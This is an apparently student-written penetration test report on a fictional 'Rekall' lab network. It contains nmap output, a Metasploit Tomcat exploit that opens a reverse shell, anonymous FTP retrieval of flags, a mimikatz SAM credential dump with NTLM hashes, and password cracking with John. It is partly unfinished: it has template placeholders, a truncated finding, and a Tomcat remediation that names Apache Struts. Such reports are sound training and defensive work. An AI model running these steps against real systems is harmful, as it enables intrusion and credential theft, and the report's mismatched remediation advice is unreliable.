Cybersecurity

Penetration Test Report

# Rekall Corporation

# Penetration Test Report

**Student Note: Complete all sections highlighted in yellow.**

# Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

# Contact Information

| | |
|---|---|
| **Company Name** | TenSohst Security Inc. |
| **Contact Name** | Sephun Dabi |
| **Contact Title** | Penetration Tester |

# Document History

| Version | Date | Author(s) | Comments |
|---|---|---|---|
| 001 | 02/16/2024 | Sephun Dabi | |

# Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

## Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

| Objective |
| --- |
| Find and exfiltrate any sensitive information within the domain. |
| Escalate privileges. |
| Compromise several machines. |

# Penetration Testing Methodology

## Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

## Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

## Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

## Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

# Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


# Executive Summary of Findings

## Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

**Critical**: Immediate threat to key business processes.
**High**: Indirect threat to key business processes/threat to secondary business processes.
**Medium**: Indirect or partial threat to business processes.
**Low**: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



## Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- The strengths have been identified that show some basic measures were taken to protect certain areas of Rekall's environment. We were unsuccessful In our attempts to execute certain attacks such as SQL injections. Some basic XSS exploits also required further exploitation in order to be successful, which showed that the web app had certain basic security measures in place.

## Summary of Weaknesses


We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.


- In our search for various vulnerabilities within Rekall's environment, we were able to identify various vulnerabilities that need to be addressed. In this report, we will go into detail on 7 highly severe/critical vulnerabilities that need immediate attention. In regards to the webapp, it is vulnerable to reflected and stored XSS scripting attacks. There was evidence of exposed open source data on the web app as well. This leaves the opportunity for data to be accessed easily along with the possibility to upload malicious scripts into Rekall's servers. On the Linux and Windows machines, vulnerabilities such as shellshock, Apache Tomcat Remote Code Execution, and SLMail pop3d were found. Several important credentials were discovered using Open source intelligence tools such as OSNIT have also revealed information like WHOIS data that can be exploited to do scans on the network and discover vulnerabilities. There were also many open ports discovered which are very essential for threat actors.

# Executive Summary


[Provide a narrative summary of your steps and findings, including screenshots. It's fine to mention specifics (e.g., used Metasploit to exploit a vulnerable version of DistCC), but do not get too technical in these specifics. This should be an A–Z summary of your assessment.]

**Web App Vulnerabilities**

- Reflected and Stored XSS Exploit:
  - Rekall's web app was the first focus of our vulnerability search. We were able to identify XSS vulnerabilities and implement a reflected XSS script on the welcome page for Rekall's web.
  - 


  - On the comments section of the welcome page, we were able to identify a stored XSS vulnerability. This is something that can be exploited by hackers to store the host server with malicious scripts.
  - 

- Open Source Data Exposure
  - In our investigation we found WHOIS information for Rekall's website that gave us information such as the target website's IP Address. Open source intelligence tools (OSINT) can give key information, like the ones we found in our investigation, which can be very useful for threat actors.

- 


## Linux Vulnerabilities

- Open Source:
  - Moving on to the Linux OS, we began our vulnerability search by doing a crt.sh search on the Totalrekall's website. We also ran an aggressive nmap scan for the network and discovered that there are 5 hosts. This followed up with an aggressive nmap scan that showed that the host running Drupal is 192.168.13.13.




- 

```
┌──(root💀kali)-[~]
└─# nmap 192.168.13.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2024-02-27 18:44 EST
Nmap scan report for 192.168.13.10
Host is up (0.0000070s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE
8009/tcp open  ajp13
8080/tcp open  http-proxy
MAC Address: 02:42:C0:A8:0D:0A (Unknown)

Nmap scan report for 192.168.13.12
Host is up (0.0000070s latency).
Not shown: 999 closed tcp ports (reset)
PORT     STATE SERVICE
8080/tcp open  http-proxy
MAC Address: 02:42:C0:A8:0D:0C (Unknown)

Nmap scan report for 192.168.13.13
Host is up (0.0000070s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 02:42:C0:A8:0D:0D (Unknown)

Nmap scan report for 192.168.13.14
Host is up (0.0000070s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 02:42:C0:A8:0D:0E (Unknown)

Nmap scan report for 192.168.13.1
Host is up (0.0000060s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE    SERVICE
5901/tcp  open     vnc-1
6001/tcp  open     X11:1
10000/tcp filtered snet-sensor-mgmt
10001/tcp filtered scp-config

Nmap done: 256 IP addresses (5 hosts up) scanned in 19.47 seconds
```

```
TRACEROUTE
HOP RTT     ADDRESS
1   0.02 ms 192.168.13.12

Nmap scan report for 192.168.13.13
Host is up (0.000040s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Home | Drupal CVE-2019-6340
| http-robots.txt: 22 disallowed entries (15 shown)
| /core/ /profiles/ /README.txt /web.config /admin/
| /comment/reply/ /filter/tips /node/add/ /search/ /user/register/
| /user/password/ /user/login/ /user/logout/ /index.php/admin/
|_/index.php/comment/reply/
|_http-generator: Drupal 8 (https://www.drupal.org)
MAC Address: 02:42:C0:A8:0D:0D (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
```


- Apache Tomcat Remote Code Execution:
  - The vulnerability search was targeted towards 192.168.13.10, one of the discovered host machines. Using metasploit, we searched various exploits that have Tomcat and JSP. We were able to successfully exploit an apache tomcat remote execution vulnerability and gain a Meterpreter shell.

```
[*] 192.168.13.10 - Command shell session 3 closed.  Reason: User exit
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > exploit

[*] Started reverse TCP handler on 172.25.155.201:4444
[*] Uploading payload...
[*] Payload executed!
[*] Command shell session 4 opened (172.25.155.201:4444 → 192.168.13.10:54762 ) at 2024-02-24 00:18:16 -0500

cd /root
cat .flag7.txt
8ks6sbhss
```

- Shellshock :

- Another target host machine, 192.168.13.11, revealed a shellshock vulnerability that was exploitable. We were successful in our attempt to exploit this vulnerability and achieved a shell on the target machine.
- 


**Windows Vulnerabilities**


- FTP Anonymous Login
  - The aggressive nmap scan that was used to find the different host machines showed that the host IP address 172.22.117.20 had port 21 open. Further probing showed that port 21 (FTP) allowed anonymous access onto the FTP server.


```
Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.00093s latency).
Not shown: 989 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           FileZilla ftpd
| ftp-syst:
|_  SYST: UNIX emulated by FileZilla
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-r--r--r-- 1 ftp ftp            32 Feb 13 23:06 flag3.txt
```


```
┌──(root💀kali)-[~]
└─# ftp 172.22.117.20
Connected to 172.22.117.20.
220-FileZilla Server version 0.9.41 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
Name (172.22.117.20:root): anonymous
331 Password required for anonymous
Password:
230 Logged on
Remote system type is UNIX.
ftp> ls
200 Port command successful
150 Opening data channel for directory list.
-r--r--r-- 1 ftp ftp             32 Feb 15 13:55 flag3.txt
226 Transfer OK
ftp> get
(remote-file) flag3.txt
(local-file) flag3.txt
local: flag3.txt remote: flag3.txt
200 Port command successful
150 Opening data channel for file transfer.
226 Transfer OK
32 bytes received in 0.00 secs (303.3981 kB/s)
ftp> exit
221 Goodbye

┌──(root💀kali)-[~]
└─# cat flag3.txt
89cb548970d44f348bb63622353ae278
```

- SLMail pop3d exploit
  - Reviewing the port scan results, it was noted that the SLMail service is running on SMTP port 25 and on POP3 port 110. This information allowed us to use metasploit and exploit the SLMail module, which granted a meterpreter shell.

- 

- 

- 


- Kiwi Credential Dump
  - After compromising SLMail and gaining a Meterpreter shell, we were able to dump important credentials using a tool called Kiwi. The command used to pull username credentials and password hashes was lsa_dump_sam. Once the password hash was obtained, we were able to successfully crack the passwords.

```
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > lsa_dump_sam
```

```
User : Flag6
  Hash NTLM: 50135ed3bf5e77097409e4a9aa11aa39
    lm  - 0: 7c8a38104693d8cca74228f4b757129c
    ntlm- 0: 50135ed3bf5e77097409e4a9aa11aa39
```

```
┌──(root💀kali)-[~]
└─# john hash.txt --format=NT
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 512/512 AVX512BW 16×3])
Warning: no OpenMP support for this hash type, consider --fork=4
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Computer!        (?)
1g 0:00:00:00 DONE 2/3 (2022-02-13 23:52) 7.692g/s 23630p/s 23630c/s 23630C/s nina..minou
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```

# Summary Vulnerability Overview


| Vulnerability | Severity |
|---|---|
| Apache Tomcat Remote Code Execution Vulnerability | Critical |
| FTP Anonymous Login | Critical |
| Kiwi Credential Dump | High |
| Open Source Data Exposure | Medium |
| Reflected or Stored XSS Vulnerabilities on Web Pages | High |
| Shellshock Vulnerability | Critical |
| SLMail pop3d exploit | Critical |

The following summary tables represent an overview of the assessment findings for this penetration test:

| Scan Type | Total |
|---|---|
| Hosts | 172.22.117.20 , 192.168.13.10 , 192.168.13.11 , 192.168.13.12 , 192.168.13.13 , 192.168.13.14, 192.168.14.35 |
| Ports | 21, 25, 79, 80, 106, 110 |


| Exploitation Risk | Total |
|---|---|
| Critical | 4 |
| High | 2 |
| Medium | 1 |
| Low | 0 |

# Vulnerability Findings




| Vulnerability 1 | Findings |
|---|---|
| **Title** | Apache Tomcat Remote Code Execution Vulnerability |
| **Type (Web app / Linux OS / WIndows OS)** | Linux OS |
| **Risk Rating** | Critical |
| **Description** | Apache tomcat vulnerability was exploited, allowing remote access and cod |
| **Images** |  |
| **Affected Hosts** | 192.168.13.10 |
| **Remediation** | Update needed, latest version of Apache Struts! |



| Vulnerability 2 | Findings |
|---|---|
| **Title** | FTP Anonymous Login |
| **Type (Web app / Linux OS / WIndows OS)** | Windows OS |
| **Risk Rating** | Critical |
| **Description** | Port 21 (FTP) allowed anonymous access onto the FTP server. |

